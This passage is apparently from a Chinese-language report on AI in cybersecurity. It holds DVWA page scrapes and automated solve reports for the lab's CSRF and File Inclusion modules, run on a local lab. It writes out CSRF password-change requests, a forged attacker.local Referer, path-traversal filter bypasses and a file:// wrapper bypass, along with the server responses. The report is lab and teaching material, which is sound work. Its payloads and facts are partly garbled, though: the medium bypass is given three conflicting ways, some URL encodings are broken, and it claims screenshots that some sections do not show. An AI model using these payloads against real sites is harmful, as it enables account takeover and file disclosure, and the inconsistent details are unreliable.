Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

That request didn't look correct.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: Security Level: medium

Locale: en

SQLI DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/medium/module-page.png

AI在网络安全中的应用研究 - 第 59 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: Security Level: medium

Locale: en

SQLi DB: mysql


View Source

View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/medium/proof-weak-referer.png

AI在网络安全中的应用研究 - 第 60 / 98 页



- screenshots/medium/security-set.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium

Submit

Additional Tools

View Broken Access Control Logs

 - View access logs for the Broken Access Control vulnerability

Security level set to medium

Username: admin

Security Level: Security Level: medium

Locale: en

SQLI DB: mysql

Damn Vulnerable Web Application (DVWA)

- screenshots/medium/verify-temp-password.png

AI在网络安全中的应用研究 - 第 62 / 98 页

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwva\includes\dwvaPage.inc.php on line 79

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

计时汇总

- 开始: 2026-06-02T10:44:52+08:00
- 结束: 2026-06-02T10:50:44+08:00
- 总耗时: 约 4.321 s (HTTP harness) ; 截图为后续补充执行。
- HTTP 请求总数: 50
- 分难度耗时: low=0.301s, medium=0.416s, high=0.545s, impossible=0.499s

结果

- low: vulnerable , 无 CSRF 防护, 密码变更和恢复均成功。
- medium: vulnerable , Referer 子串校验可绕过。
- high: conditionally_exploitable_same_origin_token_required , 缺失/错误 token 失败; fresh token 成功, 但这不等同于外部站点可盲打 CSRF。
- impossible: not_vulnerable , fresh token + password_current 校验阻止 CSRF。

修复建议

- 所有状态变更请求使用服务端绑定的 CSRF token, 并验证 token 时效和会话所属。
- 不要依赖 Referer 子串; 如作辅助控制, 需要解析 Origin/Referer 并做严格白名单匹配。
- 密码变更要求当前密码或重新认证。
- Cookie 设置 HttpOnly, Secure, SameSite=Lax/Strict。

复现步骤

1. 登录 http://127.0.0.1/dvwa/login.php , 账号 admin/password。
2. 在 security.php 依次设置 low, medium, high, impossible。
3. 每级访问 vulnerabilities/csrf/ 记录表单字段和 token。
4. low 直接请求 ?password_new=<tmp>&password_conf=<tmp>&Change=Change。
5. medium 使用同样参数, 附加 Referer: http://127.0.0.1.attacker.local/csrf.html。
6. high 先读取 fresh user_token, 再提交相同参数加 user_token=<fresh token>。
7. impossible 用 fresh token 但错误 password_current, 预期 Passwords did not match or current password incorrect。。
8. 每级结束用 test_credentials.php 验证临时密码和恢复后的 password。

产物

- Markdown 报告: report.md
- JSON 报告: report.json
- 操作日志: operation-log.jsonl
- 请求证据: requests
- 截图: screenshots
- 生成 harness: generated-harnesses/csrf_progression_harness.py
- 报告修复脚本: generated-harnesses/fix_report.py

实验总报告可提取信息

实验结论

low/medium 可利用；high 阻止盲跨站 CSRF 但存在同源 token 条件路径；impossible 因 fresh token 和当前密码校验无独立 CSRF 解。

各难度漏洞成因

- low: 无 token/Referer/current-password 校验。
- medium: HTTP_REFERER 只做 SERVER_NAME 子串检查。
- high: fresh user_token 阻止盲 CSRF；服务端未要求当前密码。
- impossible: 同时要求 fresh user_token 和 password_current。

解题步骤

登录 -> 切换难度 -> 检查页面表单 -> 阅读对应源码 -> 基线失败探测 -> 提交临时密码 payload -> test_credentials.php 验证 -> 恢复 password。

使用工具与操作

PowerShell, Python 3.11 requests, Node Playwright, npm.cmd install playwright@1.60.0 --no-audit --no-fund。

核心 payload/测试输入

- low: password_new=dvwa_csrf_tmp_low_20260602&password_conf=dvwa_csrf_tmp_low_20260602&Change=Change
- medium: Referer: http://127.0.0.1.attacker.local/csrf.html
- high: password_new=dvwa_csrf_tmp_high_20260602&password_conf=dvwa_csrf_tmp_high_20260602&Change=Change&user_token=<fresh token>
- impossible: password_current=wrong-current-password&password_new=dvwa_csrf_tmp_impossible_20260602&password_conf=dvwa_csrf_tmp_impossible_20260602&Change=Change&user_token=<fresh token>

关键截图

- screenshots/high/baseline-missing-token.png
- screenshots/high/module-page.png
- screenshots/high/security-set.png
- screenshots/high/token-aware-change.png
- screenshots/high/verify-temp-password.png
- screenshots/impossible/baseline-missing-token.png
- screenshots/impossible/legitimate-change-with-current-password.png
- screenshots/impossible/module-page.png
- screenshots/impossible/security-set.png
- screenshots/impossible/verify-restored-password.png
- screenshots/impossible/verify-temp-password.png
- screenshots/impossible/wrong-current-password.png
- ... total 22 screenshots, see screenshots/screenshots.json

复现步骤总结

在授权本地 DVWA 中使用已登录会话按 low/medium/high/impossible 顺序复现，并在每次状态变更后恢复 admin/password。

impossible/无解原因

impossible.php 先校验 user_token，再查询当前用户的 password_current 哈希；不知道当前密码时无法构造 CSRF 变更请求。

辅助脚本

- generated-harnesses/csrf_progression_harness.py
- generated-harnesses/csrf_playwright_screenshots.js

- `generated-harnesses/fix_report.py`

起止时间和耗时

- 开始: 2026-06-02T10:44:52+08:00
- 结束: 2026-06-02T10:50:44+08:00
- 耗时: HTTP harness 4.321 s, 截图为后续补充。

人工验证关注点

检查 `security` cookie 和当前难度一致; 检查请求证据中的成功/失败标记; 检查最终 `admin/password` 能登录。

局限

- 未使用 Burp/ZAP 代理历史; 请求证据由 `requests/*.json` 保存。
- `py -3` 指向 Python 3.14.0a5, 导入 `requests` 时出现 Windows access violation; 实际使用 `py -3.11` 执行。
- high 的 `fresh-token` 成功是同源/授权 harness 证据, 不表示外部站点可盲打 CSRF。

第五部分 File Inclusion 单题输出报告

DVWA File Inclusion 自动化解题报告

摘要

- 目标: http://127.0.0.1/dvwa/
- 模块: File Inclusion
- 模块路径: vulnerabilities/fi/
- 登录账号: admin / password
- 源码路径: D:\phpStudy\PHPTutorial\WWW\DVWA
- 难度进度: low -> medium -> high -> impossible
- 执行时间: 2026-06-08T14:36:15+08:00 至 2026-06-08T14:36:16+08:00
- harness 耗时: 1.169s
- 总请求数: 30
- 结论: low、medium、high 均可用无害本地文件证明文件包含; impossible 对遍历、隐藏文件和 file:// 包装器均返回 ERROR: File not found! , 判定为防御级别。

本次没有直接套用公开题解或 helper。流程从页面、参数和源码出发，先建立请求模型，再生成只读测试用例。所有 proof 都限定在 DVWA 本机实验目录内，使用 robots.txt、DVWA bundled 文件和隐藏示例文件，不访问外部目标、不写文件、不执行 shell、不做持久化。

范围与环境

项目	内容
授权范围	本机 DVWA
URL	http://127.0.0.1/dvwa/
模块	File Inclusion
源码目录	D:\phpStudy\PHPTutorial\WWW\DVWA
输出目录	dvwa-results/file-inclusion-progression-20260608-143425
语言	zh-CN
Python	py -3.11
Python 依赖	requests 2.32.3、beautifulsoup4 4.13.4、Playwright 可用
代理	未使用; 请求模型简单, requests 足够复现
Burp MCP	未作为可调用工具暴露; 非阻塞

难度推进表

难度	状态	漏洞或防护成因	关键 payload	请求数	耗时	证据	停止原因
low	solved_vulnerable	page 直接赋给 \$file 并 include(\$file)	page=../../robots.txt	7	0.311s	响应含 User-agent: * 和 Disallow: /	已证明任意相对路径包含
medium	solved_vulnerable	单次 str_replace() 删除 ../ , 可用重叠序列绕过	page=.....//....//robots.txt	6	0.233s	简单 ../../robots.txt 失败, 重叠序列成功	已证明过滤绕过
high	solved_vulnerable	fnmatch("file*", \$file) 是前缀匹配, 不是真正 allowlist	page=file://D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt	7	0.233s	../../robots.txt 被拒绝, 但 file://.../robots.txt 成功	已证明包装器绕过
impossible	defended_not_vulnerable	严格 allowlist: include.php,file1.php,file2.php,file3.php	page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt	8	0.292s	遍历、file4.php、file:// 均返回 ERROR: File not found!	防御有效, 停止

时间线

时间	难度	工具	操作	结果
2026-06-08 14:34:25+08:00	全局	PowerShell	创建输出目录, 确认 Python/Playwright	目录 file-inclusion-progression-20260608-143425

时间	难度	工具	操作	结果
14:34:47-14:34:49	全部	Playwright helper	捕获登录、安全等级、模块页截图	成功生成基础截图
14:36:15	setup	Python/requests	GET login.php , POST 登录	登录成功
14:36:15	low	Python/requests	设置 security=low , 检查模块链接和源码	发现 page 未过滤
14:36:15	low	Python/requests	测试 include.php 、 file1.php 、 缺失文件、 ../../robots.txt	../../robots.txt 成功
14:36:15	medium	Python/requests	设置 security=medium , 比较简单遍历和重叠遍历	//robots.txt 成功
14:36:16	high	Python/requests	设置 security=high , 测试遍历、隐藏文件、 file://	file://.../robots.txt 成功
14:36:16	impossible	Python/requests	设置 security=impossible , 测试 allowlist 外输入	均返回 ERROR: File not found!
14:36:52-14:36:57	全部	Playwright proof script	捕获 proof/defense 截图	成功生成 screenshots/proof/*.png

完整操作日志: operation-log.jsonl。

请求模型

登录:

```
GET /dvwa/login.php
POST /dvwa/login.php
username=admin&password=password&Login=Login&user_token=<login token>
```

设置安全等级:

```
GET /dvwa/security.php
POST /dvwa/security.php
security=<low|medium|high|impossible>&seclev_submit=Submit&user_token=<security token>
```

File Inclusion 模块:

```
GET /dvwa/vulnerabilities/fi/?page=<value>
```

关键参数:

- page : 被入口文件传入 \$file , 再由 index.php 第 36 行 include(\$file) 。
- Cookie: security=<difficulty> 控制源码分支。
- 本模块没有表单 token; 页面访问需要已认证 DVWA session。

稳定响应标记:

```
User-agent: *
Disallow: /
File 1
File 4 (Hidden)
Good job!
ERROR: File not found!
include()
Warning
```

源码分析

入口文件 D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\index.php :

- 第 17-30 行: 根据 dvwaSecurityLevelGet() 选择 source/low.php 、 medium.php 、 high.php 或 impossible.php 。
- 第 32 行: 加载当前难度源码。
- 第 35-36 行: 若 \$file 已设置, 则直接 include(\$file) 。
- 第 38 行: 未设置 \$file 时重定向到 ?page=include.php 。

low.php :

- 第 4 行: \$file = \$_GET['page'];
- 未做路径校验、过滤或 allowlist。

- 结论: `page=../../robots.txt` 可包含 DVWA 根目录 `robots.txt`。

medium.php :

- 第 4 行: 读取 `$_GET['page']`。
- 第 7 行: 删除 `http://`、`https://`。
- 第 8 行: 删除 `../` 和 `..\`。
- 问题: 单次字符串替换可被重叠序列绕过, 例如 `....//....//robots.txt` 在替换后形成 `../../robots.txt`。

high.php :

- 第 4 行: 读取 `$_GET['page']`。
- 第 7 行: `if( !fnmatch( "file*", $file ) && $file != "include.php" )`。
- 第 9-10 行: 不匹配时输出 `ERROR: File not found!` 并退出。
- 问题: `file*` 是宽松前缀匹配, `file4.php` 和 `file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt` 都满足 `file*`。

impossible.php :

- 第 4 行: 读取 `$_GET['page']`。
- 第 7-12 行: 固定允许 `include.php`、`file1.php`、`file2.php`、`file3.php`。
- 第 14-17 行: 非 allowlist 输入输出 `ERROR: File not found!` 并退出。
- 结论: 遍历、隐藏文件和 `file://` 都被拦截。

假设与测试设计

测试原则:

- 只读、无害、限定 DVWA 本机实验目录。
- 优先用 DVWA 自带文件和 `D:\phpStudy\PHPTutorial\WWW\DVWA\robots.txt`。
- 不读取系统敏感文件, 不用外部 URL, 不用远程 wrapper, 不执行命令。

生成的测试计划:

```
low:
page=include.php
page=file1.php
page=no_such_file_20260608.php
page=../../robots.txt
page=file4.php

medium:
page=include.php
page=../../robots.txt
page=....//....//robots.txt
page=....\\....\\robots.txt
page=file4.php

high:
page=include.php
page=../../robots.txt
page=file4.php
page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt

impossible:
page=include.php
page=file1.php
page=../../robots.txt
page=file4.php
page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt
```

工具选择:

- `Python/requests`: 可重复执行认证、设置难度、GET 参数变体并保存响应证据。
- `Playwright`: 自动捕获登录态、模块页和 `proof/defense` 页面截图。
- 未使用 `ffuf`: 测试集来自源码假设, 没必要进行广泛 fuzz。
- 未使用 `sqlmap/IDA`: 模块类型不匹配。
- 未使用 `Burp/ZAP`: 当前无需人工 Repeater 对比; 请求 JSON 已保存。

执行证据

Low

基线:

```
GET /dvwa/vulnerabilities/fi/?page=include.php
markers=["allow_url_include_note"]
```

合法 bundled 文件:

```
GET /dvwa/vulnerabilities/fi/?page=file1.php
markers=["file1"]
context: File 1 Hello admin Your IP address is: 127.0.0.1
```

缺失文件基线:

```
GET /dvwa/vulnerabilities/fi/?page=no_such_file_20260608.php
markers=["include_warning","warning"]
context: include(no_such_file_20260608.php): failed to open stream
```

包含证明:

```
GET /dvwa/vulnerabilities/fi/?page=..%2F..%2Frobots.txt
page=../../robots.txt
markers=["robots_txt","robots_disallow"]
context: User-agent: * Disallow: /
```

截图:

User-agent: * Disallow: /



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: low

Locale: en

SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

Medium

简单遍历被过滤后的行为:

```
GET /dvwa/vulnerabilities/fi/?page=.%2F.%2Frobots.txt
page=../../robots.txt
markers=["include_warning","warning"]
context: include(robots.txt): failed to open stream
```

解释: ../../robots.txt 被删除 ../ 后变为 robots.txt , 在 vulnerabilities/fi/ 当前目录下找不到。

绕过证明:

```
GET /dvwa/vulnerabilities/fi/?page=...%2F%2F...%2F%2Frobots.txt
page=...//...//robots.txt
markers=["robots_txt","robots_disallow"]
context: User-agent: * Disallow: /
```

截图:

User-agent: * Disallow: /



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: medium

Locale: en

SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

High

简单遍历阻断:

```
GET /dvwa/vulnerabilities/fi/?page=.%2F...%2Frobots.txt
page=../../robots.txt
markers=["not_found"]
context: ERROR: File not found!
```

隐藏文件证明:

```
GET /dvwa/vulnerabilities/fi/?page=file4.php
markers=["file4_hidden","file4_good_job"]
context: File 4 (Hidden) Good job!
```

file:// 包装器证明:

```
GET /dvwa/vulnerabilities/fi/?page=file%3A%2F%2FD%3A%2FphpStudy%2FPHPTutorial%2FWWW%2FDVWA%2Frobots.txt
page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt
markers=["robots_txt","robots_disallow"]
context: User-agent: * Disallow: /
```

截图:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: Security Level: high

Locale: en

SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

Impossible

合法 allowlist 文件:

```
GET /dvwa/vulnerabilities/fi/?page=file1.php
markers=["file1"]
context: File 1 Hello admin Your IP address is: 127.0.0.1
```

防御探针:

```
GET /dvwa/vulnerabilities/fi/?page=..%2F..%2Frobots.txt
page=../../robots.txt
markers=["not_found"]
context: ERROR: File not found!

GET /dvwa/vulnerabilities/fi/?page=file4.php
markers=["not_found"]
context: ERROR: File not found!

GET /dvwa/vulnerabilities/fi/?page=file%3A%2F%2FD%3A%2FphpStudy%2FPHPTutorial%2Fwww%2FDVWA%2Frobots.txt
page=file:///D:/phpStudy/PHPTutorial/www/DVWA/robots.txt
markers=["not_found"]
context: ERROR: File not found!
```

截图:

ERROR: File not found!

截图记录

自动截图已成功生成，所有截图均已捕获。

基础截图：

- screenshots/low/authenticated-home.png
- screenshots/low/security-low.png
- screenshots/low/module-low.png
- screenshots/medium/authenticated-home.png
- screenshots/medium/security-medium.png
- screenshots/medium/module-medium.png
- screenshots/high/authenticated-home.png
- screenshots/high/security-high.png
- screenshots/high/module-high.png
- screenshots/impossible/authenticated-home.png
- screenshots/impossible/security-impossible.png
- screenshots/impossible/module-impossible.png

Proof/defense 截图：

- screenshots/proof/low-proof.png
- screenshots/proof/medium-proof.png
- screenshots/proof/high-proof.png
- screenshots/proof/impossible-proof.png

截图命令示例：

```
py -3.11 'C:\Users\31435\.codex\skills\dwva-automated-testing\scripts\dwva_screenshot.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --difficulty low --module-path 'vulnerabilities/fi/' --output-dir 'dvwa-results\file-inclusion-progression-20260608-143425\screenshots\low'
```

Proof 截图命令：

```
$env:PYTHONIOENCODING='utf-8'; py -3.11 'dvwa-results\file-inclusion-progression-20260608-143425\generated-harnesses\file_inclusion_proof_screenshots.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --output-dir 'dvwa-
```

时间统计

阶段	请求数	耗时	说明
登录初始化	2	约 0.08s	GET 登录页 + POST 登录
low	7	0.311s	基线、合法文件、缺失文件、遍历 proof
medium	6	0.233s	简单遍历阻断、重叠遍历 proof
high	7	0.233s	遍历阻断、隐藏文件、file:// proof
impossible	8	0.292s	allowlist 合法文件和三类防御探针
总计	30	1.169s	不含截图和报告撰写

截图时间：

- 基础截图：2026-06-08T14:34:47+08:00 至 2026-06-08T14:34:49+08:00
- proof 截图：2026-06-08T14:36:52+08:00 至 2026-06-08T14:36:57+08:00

结果

low：可利用。任意 page 值直接进入 include()， ../../robots.txt 成功包含 DVWA 根目录文件。

medium：可利用。简单 ../../robots.txt 被改写成 robots.txt 而失败，但 ../../../../robots.txt 绕过单次 str_replace()，最终包含 robots.txt。

high：可利用。 ../../robots.txt 被 fnmatch("file*", ...) 阻断，但 file4.php 和 file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt 都满足 file* 前缀规则。高难度不是靠名称判断为可利用，而是由响应中的 User-agent: * Disallow: / 和源码第 7 行前缀检查共同证明。

impossible：未发现可利用文件包含。它只允许 include.php、file1.php、file2.php、file3.php，对遍历、隐藏文件和 file:// 包装器都返回 ERROR: File not found!。

修复建议

- 使用严格 allowlist，且比较规范化后的文件名。
- 不要把用户输入直接传给 include()、require()。
- 禁止 stream wrapper 参与页面选择，例如拒绝包含 :// 的值。
- 使用固定映射表：用户传入逻辑 ID，服务端映射到固定模板文件。
- 对路径做 realpath() 后确认最终路径位于预期目录内。
- 关闭不必要的 allow_url_include，并降低 PHP 错误信息暴露程度。
- 生产环境关闭详细 warning，避免泄露绝对路径。

复现步骤

- 登录 http://127.0.0.1/dvwa/，账号 admin / password。
- 设置安全等级为 low，访问 vulnerabilities/fi?page=../../robots.txt，预期看到 User-agent: * 和 Disallow: /。
- 设置安全等级为 medium，先访问 ?page=../../robots.txt，预期出现 include(robots.txt) warning；再访问 ?page=../../../../robots.txt，预期看到 User-agent: *。
- 设置安全等级为 high，先访问 ?page=../../robots.txt，预期 ERROR: File not found!；再访问 ?page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt，预期看到 User-agent: *。
- 设置安全等级为 impossible，访问 ?page=../../robots.txt、?page=file4.php、?page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt，预期均为 ERROR: File not found!。

产物

- 主报告：dvwa-results/file-inclusion-progression-20260608-143425/report.md
- JSON 结果：dvwa-results/file-inclusion-progression-20260608-143425/report.json
- 操作日志：dvwa-results/file-inclusion-progression-20260608-143425/operation-log.jsonl
- 请求证据：dvwa-results/file-inclusion-progression-20260608-143425/requests/
- 主 harness：dvwa-results/file-inclusion-progression-20260608-143425/generated-harnesses/file_inclusion_progression_harness.py
- proof 截图脚本：dvwa-results/file-inclusion-progression-20260608-143425/generated-harnesses/file_inclusion_proof_screenshots.py
- 截图目录：dvwa-results/file-inclusion-progression-20260608-143425/screenshots/

主 harness 命令：

```
$env:PYTHONIOENCODING='utf-8'; py -3.11 'dvwa-results\file-inclusion-progression-20260608-143425\generated-harnesses\file_inclusion_progression_harness.py' --out-dir 'dvwa-results\file-inclusion-progression-20260608-143425'
```

限制

- 未使用 Burp/ZAP，报告以 requests JSON、源码和 Playwright 截图作为证据。
- 测试仅覆盖安全的 DVWA 本地文件，不读取系统敏感文件。
- 未测试远程文件包含，因为用户要求不使用外部回调、远程 shell 或非 DVWA 目标。
- file:/// proof 依赖当前 PHP/Windows 环境对本地文件 wrapper 的支持；不同 PHP 配置可能表现不同。
- 报告中的高难度结论来自本机实测，不从难度名称推断。

实验总报告可提取信息

实验结论

low、medium、high 均存在文件包含风险。low 可直接用 ../../robots.txt 包含 DVWA 根目录文件；medium 可用 ../../../../robots.txt 绕过单次替换；high 虽阻断普通遍历，但 file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt 满足 file* 前缀检查并成功包含。impossible 使用固定 allowlist，拒绝遍历、隐藏文件和 file:///，判定为防御级别。

各难度漏洞成因

- low：D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\source\low.php 第 4 行直接 \$file = \$_GET['page'];，入口 index.php 第 36 行 include(\$file)。
- medium：medium.php 第 7-8 行用 str_replace() 删除 http://、https://、../、..\，但重叠序列// 在替换后形成 ../。
- high：high.php 第 7 行只要求 fnmatch("file*", \$file) 或 include.php，file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt 以 file 开头，因此通过。
- impossible：impossible.php 第 7-12 行固定允许 include.php、file1.php、file2.php、file3.php，第 14-17 行拒绝其他值。

解题步骤

- 登录 DVWA：admin / password。
- 逐级设置 security=low、medium、high、impossible。
- 访问 vulnerabilities/fi/，识别参数 page。
- 读取 index.php 和 source/<difficulty>.php，确认 include(\$file) 与过滤逻辑。
- 用 page=include.php 和 page=file1.php 建立正常基线。
- 用缺失文件或被拦截 payload 建立失败基线。
- 用安全本地文件 robots.txt、隐藏 file4.php、file:///.../robots.txt 做只读证明。
- 在 impossible 中确认 allowlist 对三类探针全部返回 ERROR: File not found!。

使用工具与操作

```
Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\index.php'
Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\source\low.php'
Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\source\medium.php'
Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\source\high.php'
Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\fi\source\impossible.php'
$env:PYTHONIOENCODING='utf-8'; py -3.11 'dvwa-results\file-inclusion-progression-20260608-143425\generated-harnesses\file_inclusion_progression_harness.py' --out-dir 'dvwa-results\file-inclusion-progression-20260608-143425'
$env:PYTHONIOENCODING='utf-8'; py -3.11 'dvwa-results\file-inclusion-progression-20260608-143425\generated-harnesses\file_inclusion_proof_screenshots.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --output-dir 'dvwa-results\file-inclusion-progression-20260608-143425\screenshots\proof'
```

核心 payload/测试输入

```
low proof:
GET /dvwa/vulnerabilities/fi?page=.%2F.%.2Frobots.txt
page=../../robots.txt

medium blocked probe:
GET /dvwa/vulnerabilities/fi?page=.%2F.%.2Frobots.txt
page=../../robots.txt

medium proof:
GET /dvwa/vulnerabilities/fi?page=...%2F%2F...%2F%2Frobots.txt
page=../../../../robots.txt
```

```
high blocked probe:
GET /dvwa/vulnerabilities/fi/?page=..%2F..%2Frobots.txt
page=../../robots.txt

high secondary proof:
GET /dvwa/vulnerabilities/fi/?page=file4.php
page=file4.php

high proof:
GET /dvwa/vulnerabilities/fi/?page=file%3A%2F%2FD%3A%2FphpStudy%2FPHPTutorial%2Fwww%2FDVWA%2Frobots.txt
